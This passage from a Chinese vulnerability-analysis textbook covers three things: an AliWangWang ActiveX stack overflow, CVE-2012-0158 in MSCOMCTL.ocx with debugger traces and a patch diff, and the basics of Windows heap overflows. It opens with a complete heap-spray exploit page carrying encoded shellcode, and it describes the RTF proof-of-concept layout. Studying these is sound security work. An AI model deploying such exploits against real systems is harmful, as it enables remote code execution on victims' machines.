结合Heap Spary技术即可实现利用，以下是笔者当时写的Exploit代码，由于利用方式较为简单，因此这里不做具体分析：

```
<html>
<body>
<object classid="clsid:128D0E38-1FF4-47C3-B0F7-0BAF90F568BF" id="target"></object>
<script>

shellcode = unescape(
'%uc931%ue983%ud9de%ud9ee%u2474%u5bf4%u7381%u3d13%u5e46%u8395'+
'%ufceb%uf4e2%uaec1%u951a%u463d%ud0d5%ucd01%u9022%u4745%u1eb1'+
'%u5e72%ucad5%u471d%udcb5%u72b6%u94d5%u77d3%u0c9e%uc291%ue19e'+
'%u873a%u9894%u843c%u61b5%u1206%u917a%ua348%ucad5%u4719%uf3b5'+
'%u4ab6%u1e15%u5a62%u7e5f%u5ab6%u94d5%ucfd6%ub102%u8539%u556f'+
'%ucd59%ua51e%u86b8%u9926%u06b6%u1e52%u5a4d%u1ef3%u4e55%u9cb5'+
'%uc6b6%u95ee%u463d%ufdd5%u1901%u636f%u105d%u6dd7%u86be%uc525'+
'%u3855%u7786%u2e4e%u6bc6%u48b7%u6a09%u25da%uf93f%u465e%u955e');

nops=unescape('%u9090%u9090');
headersize =20;
```

```
slackspace= headersize + shellcode.length;

while(nops.length < slackspace) nops+= nops;
fillblock= nops.substring(0, slackspace);
block= nops.substring(0, nops.length- slackspace);

while( block.length+ slackspace<0x50000) block= block+ block+ fillblock;
memory=new Array();

for( counter=0; counter<200; counter++)
    memory[counter]= block + shellcode;
s='';
for( counter=0; counter<=1000; counter++)
    s+=unescape("%0D%0D%0D%0D");

target.AutoPic(s,"defaultV");

</script>
</body>
</html>
```

用IE打开后，选择允许ActiveX控件执行，执行后的效果如图2-54所示。



图2-54　成功执行任意代码

当时漏洞在乌云上被公开，淘宝及时发布了修复版AliIM2010_taobao(6.50.10C)，但随后又在乌云上被人爆出存在off-by-one漏洞，详见：http://www.wooyun.org/bugs/wooyun-2010-01380，笔者在阿

里旺旺2011版上发现目前已经无ImageMan控件，因此这里就不做漏洞修复的分析了。

2.7 CVE-2012-0158 Microsoft Office MSCOMCTL.ocx栈溢出漏洞

2.7.1 Lotus Blossom 行动

2015年6月，国外安全厂商Palo Alto Networks的威胁情报团队Unit42发现一系列以东南亚国家政府组织及军事单位为攻击目标的间谍行为（分析报告详见：https://www.paloaltonetworks.com/content/dam/paloaltonetworks-com/en_US/assets/pdf/reports/Unit_42/operation-lotus-blossom/unit42-operation-lotus-blossom.pdf），试图获取该国家/地区的内部运作信息，此攻击事件被命名为“Lotus Blossom行动”。该行动从2012年到2015年持续了3年之久，目标国家和地区包括越南、菲律宾、印度尼西亚、中国香港、中国台湾等。

黑客组织在此次间谍行动中，主要通过构造恶意Office文档诱使目标上钩，从而在对方的计算机上植入木马，其中使用到的漏洞就包括著名的CVE-2012-0158 Word栈溢出漏洞。诱骗的文档内容包括菲律宾高级军官个人信息、圣诞贺卡、观看电影邀请、明星照片、陆军机密文件、IT升级计划等。

2.7.2 漏洞描述

由于Microsoft Windows通用控件中的MSCOMCTL.TreeView、MSCOMCTL.ListView2、MSCOMCTL.TreeView2、MSCOMCTL.ListView控件（MSCOMCTL.OCX）中存在栈溢出漏洞，导致可被用于执行任意代码。该漏洞一直是Office漏洞史上的经典案例，在各类恶意攻击事件中经常可以看到它的身影，甚至到2015年，在网络上也依然有使用该漏洞的病毒样本存在。

2.7.3 分析环境

本节的分析环境如表2-5所示。

表2-5　测试环境

	推荐使用的环境	备注
操作系统	Windows XP SP3	简体中文版
虚拟机	VirtualBox	版本号：4.1.8
调试器	Immunity Debugger	版本号：1.73
反汇编器	IDA Pro	版本号：6.1
漏洞软件	Microsoft Word	版本号：2003（11.8169.8329）SP3 中文版
Office 格式分析工具	OffVis	版本号：1.1

2.7.4 基于OffVis工具的Office漏洞分析方法

首先打开Word，然后用Immunity Debugger附加运行，接着打开poc.doc后崩溃断下，如图2-55所示。




图2-55 触发崩溃

在复制数据到栈上时造成溢出，导致访问到0x41414141这一异常地址。回溯栈上数据，可以发现最近的返回地址位于MSCOMCTL模块0x275C8A0A：

```
001214F8    00008282    倐..
001214FC    00121530    0??.
00121500    275C8A0A    .奬'    MSCOMCTL.275C8A0A
00121504    00121528    (??.
00121508    01FD9008    ?愮?
0012150C    00008282    倐..
00121510    00000000    ....
00121514    001FE8BC    艰.
00121518    05370810    ??7?
0012151C    6A626F43    Cobj
00121520    00000064    d...
00121524    00008282    倐..
00121528    00000000    ....
0012152C    00000000    ....
00121530    00000000    ....
00121534    41414141    AAAA
```

```
00121538   00000000  ....
0012153C   00000000  ....
00121540   00000000  ....
```

我们继续往上追溯，发现地址0x275C8A0A是位于函数sub_275C89C7之中的，我们将sub_275C89C7标记为VulFun函数，然后在VulFun函数入口地址0x275C89C7下断。我们若直接在0x275C89C7下断点，会发现程序是断不下来的，因为该模块是在打开poc.doc时才动态加载的。这里可以先通过按“Alt+E”组合键找到MSCOMCTL模块对应的文件路径：C:\windows\system32\MSCOMCTL.ocx，再用ImmDbg加载运行，然后 bp 0x275C89C7下断，这样每次Word加载此模块并运行至VulFun时就会断下。

```
275C89C7 > $ 55            PUSH EBP                          ; 断在这里
275C89C8   . 8BEC          MOV EBP,ESP
275C89CA   . 83EC 14       SUB ESP,14                        ;  分配 0x14 大小的栈空间
275C89CD   . 53            PUSH EBX
275C89CE   . 8B5D 0C       MOV EBX,DWORD PTR SS:[EBP+C]
275C89D1   . 56            PUSH ESI
275C89D2   . 57            PUSH EDI
275C89D3   . 6A 0C         PUSH 0C
275C89D5   . 8D45 EC       LEA EAX,DWORD PTR SS:[EBP-14]
275C89D8   . 53            PUSH EBX
275C89D9   . 50            PUSH EAX
275C89DA   . E8 8EFDFFFF    CALL MSCOMCTL.275C876D
275C89DF   . 83C4 0C       ADD ESP,0C          ;     用掉 0x0C 大小的栈空间，剩余 0x8 字节
275C89E2   . 85C0          TEST EAX,EAX
275C89E4   . 7C 6C         JL SHORT MSCOMCTL.275C8A52
275C89E6   . 817D EC 436F62>CMP DWORD PTR SS:[EBP-14],6A626F43
275C89ED   . 0F85 92A60000  JNZ MSCOMCTL.275D3085
275C89F3   . 837D F4 08     CMP DWORD PTR SS:[EBP-C],8
275C89F7   . 0F82 88A60000  JB MSCOMCTL.275D3085
275C89FD   . FF75 F4       PUSH DWORD PTR SS:[EBP-C]
275C8A00   . 8D45 F8       LEA EAX,DWORD PTR SS:[EBP-8]
275C8A03   . 53            PUSH EBX
275C8A04   . 50            PUSH EAX
275C8A05   . E8 63FDFFFF    CALL MSCOMCTL.275C876D        ; 注意这里，后面会提到，正是它复制
数据到栈上，导致的溢出！
275C8A0A   . 8BF0          MOV ESI,EAX
275C8A0C   . 83C4 0C       ADD ESP,0C
```

单步运行到0x275C89CD，然后对ebp+4（下一栈桢的栈顶，即返回地址）下内存写断点，按F9键运行后会发现程序刚好断在0x275C876D函数里面。

```
275C876D   $ 55            PUSH EBP
275C876E   . 8BEC          MOV EBP,ESP
275C8770   . 51            PUSH ECX
275C8771   . 53            PUSH EBX
275C8772   . 8B5D 0C       MOV EBX,DWORD PTR SS:[EBP+C]
275C8775   . 56            PUSH ESI
275C8776   . 33F6          XOR ESI,ESI
275C8778   . 8B03          MOV EAX,DWORD PTR DS:[EBX]
275C877A   . 57            PUSH EDI
275C877B   . 56            PUSH ESI
275C877C   . 8D4D FC       LEA ECX,DWORD PTR SS:[EBP-4]
275C877F   . 6A 04         PUSH 4
275C8781   . 51            PUSH ECX
275C8782   . 53            PUSH EBX
275C8783   . FF50 0C       CALL DWORD PTR DS:[EAX+C]
275C8786   . 3BC6          CMP EAX,ESI
275C8788   . 7C 78         JL SHORT MSCOMCTL.275C8802
275C878A   . 8B7D 10       MOV EDI,DWORD PTR SS:[EBP+10]
275C878D   . 397D FC       CMP DWORD PTR SS:[EBP-4],EDI
275C8790   . 0F85 FDB70000 JNZ MSCOMCTL.275D3F93
275C8796   . 57            PUSH EDI                       ; /HeapSize
275C8797   . 56            PUSH ESI                       ; |Flag
275C8798   . FF35 00DE6227 PUSH DWORD PTR DS:[2762DE00]   ; |hHeap = 00140000
275C879E   . FF15 68115827 CALL DWORD PTR DS:[<&KERNEL32.HeapAlloc>]    ; \HeapAlloc
275C87A4   . 3BC6          CMP EAX,ESI
275C87A6   . 8945 0C       MOV DWORD PTR SS:[EBP+C],EAX
275C87A9   . 0F84 EEB70000 JE MSCOMCTL.275D3F9D
275C87AF   . 8B0B          MOV ECX,DWORD PTR DS:[EBX]
275C87B1   . 56            PUSH ESI
275C87B2   . 57            PUSH EDI
275C87B3   . 50            PUSH EAX
275C87B4   . 53            PUSH EBX
275C87B5   . FF51 0C       CALL DWORD PTR DS:[ECX+C]
275C87B8   . 8BF0          MOV ESI,EAX
275C87BA   . 85F6          TEST ESI,ESI
275C87BC   . 7C 31         JL SHORT MSCOMCTL.275C87EF
275C87BE   . 8B75 0C       MOV ESI,DWORD PTR SS:[EBP+C]
275C87C1   . 8BCF          MOV ECX,EDI
275C87C3   . 8B7D 08       MOV EDI,DWORD PTR SS:[EBP+8]
275C87C6   . 8BC1          MOV EAX,ECX
275C87C8   . C1E9 02       SHR ECX,2
```

```
275C87CB   . F3:A5         REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]     ;  断在此
处，正是这里循环复制数据到栈上，导致栈溢出!!!
275C87CD   . 8BC8          MOV ECX,EAX
275C87CF   . 8B45 10       MOV EAX,DWORD PTR SS:[EBP+10]
275C87D2   . 83E1 03       AND ECX,3
```

理下思路，在解析poc.doc时，程序会调用VulFun函数，该函数只分配0x14大小的栈空间，中间用掉0x0C大小栈空间，剩余0x8字节，而后面在调用0x275C876D（将其标记为CopyOLEdata函数）复制数据到栈上时，由于复制的大小超出0x8，导致栈溢出！

现在我们已经大体知道导致溢出的原因，那么程序是在解析doc文件中哪一字段时溢出的呢？下面我们分析poc.doc文件格式，其实开头内容如下：

```
{\rtf1
{\fonttbl{\f0\fnil\fcharset0 Verdana;}}
\viewkind4\uc1\pard\sb100\sa100\lang9\f0\fs22\par
\pard\sa200\sl276\slmult1\lang9\fs22\par
{\object\objocx
{\*\objdata
01050000020000001B0000004D53436F6D63746C4C69622E4C697374566965774374726C2E3200000000000
0000000000E0000
D0CF11E0A1B11AE10000000000000000000000000000003E000300FEFF09000600000000000000000000
0010000000……
```

导致漏洞的是\object标签内容，其中的\objocx代表在OLE容器中嵌入OCX控件，后面的\objdata包含对象数据，OLE对象采用OLESaveToStream结构，后面的D0CF11E0是OLE签名，代表DOCFILE，从这里开始就是OLE数据。如果我们直接用OffVis打开poc.doc解析，则会得到未发现OLESS签名的错误，如图2-56所示。




图2-56　OLESS签名错误

由于poc.doc是RTF格式，里面的OLE数据是以文本形式存储，因此未被OffVis识别出来，可将从0xD0CF11E0开始至结尾的数据以十六进制形式保存为test.doc，再用OffVis打开即可解析，如图2-57所示。

关于上面CLSID对应的控件，直接通过OLE Viewer或者注册表搜索即可查找到是ListViewA控件。然后找到覆盖返回地址的0x41414141，它位于EleName = Contents的Data字段，如图2-58所示左下方选中的高亮部分。




图2-57　用OffVis解析RTF格式




图2-58　EleName为Contents的Data字段内容

回头看下VulFun函数对此段数据的解析，这里使用IDA的F5功能转换成C代码，如图2-59所示。




图2-59　VulFun函数对应的伪C代码

第一次调用CopyOLEdata复制0xC大小的数据到栈上，这段数据就是从0x6A626F43（Cobj）开始的，它代表COLLSTREAMHDR结构，样本中各字段数据如下：

```
struct COLLSTREAMHDR {
    DWORD dwMagic = 0x6A626F43（"Cobj"）;
    DWORD dwVersion = 0x64;
    DWORD cbSize = 0x8282;
}
```

只要cbSize≥8 就执行第二次调用CopyOLEdata，而其存放数据的栈空间只有0x8字节，样本中为0x8282 > 0x8，最终复制数据时会导致溢出。

关于此漏洞的利用，基本与CVE-2012-3333类似，而且poc.doc中的0x41414141刚好就是返回地址，已经定位好覆盖点，利用方法也较为简单。

2.7.5　漏洞修复

首先，从官方下载漏洞补丁：http://www.microsoft.com/zh-cn/download/details.aspx?id=29389，安装后，我们用BinDiff对比补丁前后的修复情况。

如图2-60所示，修复函数为sub_275D0076，我们直接用IDA查看此函数，利用F5功能将其转换成C代码。如图2-61所示，官方添加了对dwVersion和cbSize的判断，要求dwVersion必须等于0x64，cbSize必须为8，否则不进行复制操作，从而防止栈溢出。




图2-60　BinDiff补丁比对情况

```
int __stdcall sub_275D0076(int a1, void *len)
{
  void *v2; // ebx@1
  int result; // eax@1
  int v4; // eax@6
  int v5; // ecx@6
  int v6; // esi@6
  int v7; // [sp+Ch] [bp-14h]@1
  int v8; // [sp+10h] [bp-10h]@3
  int v9; // [sp+14h] [bp-Ch]@4
  int v10; // [sp+18h] [bp-8h]@6
  int v11; // [sp+1Ch] [bp-4h]@10

  v2 = len;
  result = CopyOLEdata((int)&v7, len, 0xCu);
  if ( result >= 0 )
  {
    if ( v7 != 0x6A626F43 || v8 != 0x64 || v9 != 8 )// 直接判断cbSize是否等于8，不为8则返回
      return 0x8000FFFFu;
    v4 = CopyOLEdata((int)&v10, v2, 8u);
    v6 = v4;
```

图2-61　漏洞修复代码

2.8　总结

本章主要针对栈溢出的历史、原理及主流软件的实例漏洞进行分析和讲解，为的是将栈溢出的相关理论实践化，以帮助读者提高分析漏洞的实战能力。同时，在漏洞实例后面都会添加补丁比较一节，分析官方对溢出漏洞的修复方法，以帮助开发人员提高漏洞修复和防御能力。正所谓“工欲善其事，必先利其器”，因此在本章中，笔者还讲解了一些在漏洞分析中的常用工具，包括调试器、反汇编器及分析常用的文件格式的工具，读者在平常分析漏洞的过程中，也可自行收集常用的辅助分析工具，在必要时，常常可以起到事半功倍的效果。

对于栈溢出漏洞的分析，都是通过栈回溯的方法找到漏洞函数，可在原栈顶（返回地址）下内存写断点。程序断下时，经常是在mov和rep movs等用于实现字符串复制的相关指令处，再通过栈回溯或者函数交互引用定位漏洞函数地址；而对于ActiveX控件的调试，一般直接通过OLEAUT32模块中的DispCallFunc函数对首个call ecx指令下断跟进，此时进入的就是PoC中调用的控件函数，即漏洞函数，定位方式相对普通程序的调试更为简单。如果PoC中包含多个控件函数，就得逐个跟进call ecx去判断对应的是哪个控件函数。上面的调试方法也不是唯一的，比如通过指令运行记录功能，将PoC分别在漏洞版本和修复版本的程序上运行，再通过比对运行指令的差异性，从中找到漏洞成因及修复方法。本章提供的栈溢出调试方法，只是想起到一个“抛砖引玉”的作用，希望对各位读者有所帮助。

第 3 章　堆溢出漏洞分析

3.1　堆溢出简史

以前，很多Exploit公布站点上关于堆溢出的Exploit明显要比栈溢出少，一方面是由于堆漏洞比栈漏洞更难发现，另一方面是因为其利用难度较栈溢出大，而且受漏洞场景影响较大，很多以往的堆溢出利用方式只能在Windows XP下运行，并且还受SP版本影响，特别是XP SP2之后对堆结构做了较大改动，这也大大地增加了黑客及安全研究人员在利用堆溢出漏洞上投入的成本。

1999年，w00w00安全小组的Matt Conver编写了*w00w00 on Heap Overflows*一文，中文版译名为《Heap/BSS溢出机理分析》，该文是最早将堆溢出原理公布的佳作。当时，Matt只有十几岁，无疑是安全界的传奇少年，其在堆溢出方面具有相当深入的研究。

2002年，在BlackHat大会上，Halvar Flake发表题为*Third Generation Exploitation*的演讲，主要揭露Windows 2000平台上的堆数据结构和算法，并提出堆溢出利用方法。

2003年9月，Dave Aitel针对MS03-026:RPC DCOM堆溢出漏洞写的*Exploiting the MSRPC Heap Overflow*详细描述了针对实际堆溢出漏洞的Exploit技巧——Arbitrary DWORD Reset（在《0day安全：软件漏洞分析技术》一书中称为“DWORD SHOOT”）。著名的“冲击波病毒”正是利用此漏洞发动攻击的，关于“冲击波”的源码在网上可下载到。

2004年，David Litchfield在BlackHat大会上发表的演讲*Windows Heap Overflows*较为全面地讲述了Windows 2000/XP 平台下的堆溢出利用技术，覆盖VEH、UEF、PEB和TEB等方法，关于这些利用方法在《0day安全：软件漏洞分析技术》的第8章“高级内存攻击技术”中有详细讲解。

2004年，Matt Conver在CanSecWest黑客大会上发表的演讲*Windows Heap Exploitation*全面地揭露了从Windows 2K SP0到Windows XP SP2平台上的堆溢出利用技术，包括如何突破Windows XP SP2上的堆保护机制。

2007年，Nicolas Waisman发表*Understanding and bypassing Windows Heap Protection*，主要讲解Windows XP SP2及Windows Vista的堆保护机制及绕过方法，同时提供多款Immunity Debugger插件用于调试堆漏洞，也正是因为Immunity Debugger提供了许多漏洞分析辅助插件，所以很多漏洞分析者都习惯使用ImmDbg调试漏洞，尤其是国外。

2008年，Ben Hawkes在Ruxcon大会上演讲的*Attacking the Vista Heap*首次公开了Windows Vista平台下的堆内部结构，以及绕过Vista堆保护的方法。

2009年，John McDonald和Chris Valasek在BlackHat USA大会上发表题为*Practical Windows XP/2003 Heap Exploitation*的演讲，详细地介绍了Windows XP SP3和Server 2003的堆结构及核心算法，同时较为全面地总结出各种堆溢出利用技术，该文的中译版已由冰雪风谷翻译并发在看雪论坛上。

2010年，在Pwn2Own 2010黑客大赛上Peter vreugdenhil利用内存泄露和覆盖虚表指针的方法攻下Windows 7的IE8浏览器，此处利用的是CVE-2011-0027：MDAC ADO记录堆溢出漏洞。首先，利用heap spray将Shellcode传递到可预测的地址，再利用堆溢出覆盖虚表指针劫持EIP，同时借助内存泄露定位对象所属DLL（msado15.dll）的基址来绕过ASLR，又使用ROP技术绕过DEP保护，从而实现Exploit的稳定利用。在随后的几年里，很多信息泄露漏洞被拿来绕过ASLR，而其也被很多大厂商当作独立的漏洞来处理，比如Google、微软等。

现在，随着栈溢出的减少，堆溢出的漏洞反而越来越多了，针对此类型的漏洞利用技术也变多了，利用技术已经逐步趋于成熟。很多主流软件的栈溢出漏洞已经很少见了，比如IE浏览器、Adobe软件，反而是堆上的漏洞成为主流。

3.2 堆溢出原理

以下列代码来演示堆溢出漏洞：

```
// heapoverflow.c
#include <windows.h>
#include <stdio.h>

int main ( )
{
	HANDLE hHeap;
	char *heap;
	char str[] = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";    // 0x20 大小

	hHeap = HeapCreate(HEAP_GENERATE_EXCEPTIONS, 0x1000, 0xffff);
	getchar();    // 用于暂停程序，便于调试器附加进程

	heap = HeapAlloc(hHeap, 0, 0x10);
	printf("heap addr:0x%08x\n",heap);

	strcpy(heap,str);    // 导致堆溢出
	HeapFree(hHeap, 0, heap);    // 触发崩溃

	HeapDestroy(hHeap);
```

```
        return 0;
}
```

测试环境如表3-1所示。

表 3-1　测试环境

	推荐使用的环境	备注
操作系统	Windows 7	简体中文旗舰版
编译器	Microsoft Visual C++	版本号：6.0
调试器	WinDbg	版本号：6.1 内部版本 7600

> **说明：**实验过程中的一些地址可能会出现变化，读者需要在实际测试中调试确定。

由于调试堆与常态堆的结构不同，因此在演示代码中加入getchar函数，主要用于暂停进程，方便运行heapoverflow.exe后用调试器附加进程。Debug版的程序与Release版实际运行的进程中各内存结构和分配过程也是不同的，比如堆分配过程等，因此在测试时，应将heapoverflow.c编译成RELEASE版。

运行heapoverflow.exe，然后使用WinDbg附加运行，在命令行下输g命令按回车键后，进程出现异常：

```
0:001> g
(1dec.138c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00660bb8 ebx=00000000 ecx=41414141 edx=00660ba0 esi=00660b98 edi=00660000
eip=77582eef  esp=0012fdd8 ebp=0012feb8 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010283
ntdll!RtlpFreeHeap+0x4d6:
77582eef  8b19            mov     ebx,dword ptr [ecx]  ds:0023:41414141=????????
0:000> kb
ChildEBP RetAddr  Args to Child
0012feb8 77582bf0 00660b98 00660ba0 0012ff49 ntdll!RtlpFreeHeap+0x4d6
0012fed8 59ac9ed9 00660000 00000000 00660ba0 ntdll!RtlFreeHeap+0x142
0012fef0 75d1f14c 00660000 00000000 00660ba0
AcXtrnal!NS_FaultTolerantHeap::APIHook_RtlFreeHeap+0x61
0012ff04 00401094 00660000 00000000 00660ba0 kernel32!HeapFree+0x14
WARNING: Stack unwind information not available. Following frames may be wrong.
0012ff48 00401327 00000001 004f1980 004f1a08 heapoverflow+0x1094
0012ff88 75d21114 7ffff000 0012ffd4 7758b299 heapoverflow+0x1327
0012ff94 7758b299 7ffff000 74cb5c1c 00000000 kernel32!BaseThreadInitThunk+0xe
0012ffd4 7758b26c 00401273 7ffff000 00000000 ntdll!__RtlUserThreadStart+0x70
0012ffec 00000000 00401273 7ffff000 00000000 ntdll!_RtlUserThreadStart+0x1b
```

上面的ecx已经被我们的“AAAA”字符串覆盖掉了，最后导致在引用该地址时程序崩溃。由于这里使用Release版程序，所以编译时没有生成pdb符号文件，笔者主要通过前面的栈回溯定位到main

函数入口，然后找到复制字符串的地址并对其下断：

```
0:000> bp 00401084
0:001> g
Breakpoint 0 hit
eax=00000021 ebx=00530ba0 ecx=00000008 edx=77576194 esi=0012ff28 edi=00530ba0
eip=00401084 esp=0012ff10 ebp=00530000 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
heapoverflow+0x1084:
00401084 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0:000> dd edi
00530ba0  005300c4 005300c4 00000000 00000000
00530bb0  00000086 00000003 005300c4 005300c4
00530bc0  00000000 00000000 00000000 00000000
00530bd0  00000000 00000000 00000000 00000000
00530be0  00000000 00000000 00000000 00000000
00530bf0  00000000 00000000 00000000 00000000
00530c00  00000000 00000000 00000000 00000000
00530c10  00000000 00000000 00000000 00000000
0:000> dd esi
0012ff28  41414141 41414141 41414141 41414141
0012ff38  41414141 41414141 41414141 41414141
0012ff48  00407000 00401327 00000001 005e1980
0012ff58  005e1a08 00000000 00000000 7ffff000
0012ff68  00000000 00000000 0012ff5c 00000000
0012ff78  0012ffc4 00402c50 004060b8 00000000
0012ff88  0012ff94 75d21114 7ffff000 0012ffd4
0012ff98  7758b299 7ffff000 74b4c39a 00000000
```

此时堆块已经分配完成，其对应的分配地址位于0x00530ba0，如图3-1所示。0x00530ba0是堆块数据的起始地址，并非堆头信息的起始地址。对于已分配的堆块，其开头均有8字节的HEAP_ENTRY结构，而对于空闲堆块，它的开头就是HEAP_FREE_ENTRY结构，因此heap的HEAP_ENTRY结构位于0x00530ba0−8=0x00530B98。




图3-1　heapoverflow.exe的输出信息

在WinDbg上查看两个堆块的信息，这两个堆块目前处于占用状态，共有0x10大小的数据空间：

```
0:000> !heap -p -a 0x00530B98
    address 00530b98 found in
    _HEAP @ 530000
```

```
    HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
      00530b98 0003 0000  [00]   00530ba0    00010 - (busy)
```

在WinDbg中使用!heap命令查看HeapCreate创建的整个堆信息，可以发现在堆块heap之后还有个空闲堆块0x00530bb0：

```
0:000> !heap
NtGlobalFlag enables following debugging aids for new heaps:    heap tagging
Index   Address  Name      Debugging options enabled
  1:   00180000  Process
  2:   00010000
  3:   00020000
  4:   003e0000
  5:   005e0000
  6:   00530000
0:000> !heap -a 00530000
……省略部分内容……
    Heap entries for Segment00 in Heap 00530000
        00530000: 00000 . 00b98 [01] - busy (b97)
        00530b98: 00b98 . 00018 [01] - busy (10) // 占用堆，即示例中的 heap 堆块
        00530bb0: 00018 . 00430 [00]  // 空闲堆
        00530fe0: 00430 . 00020 [11] - busy (1d)
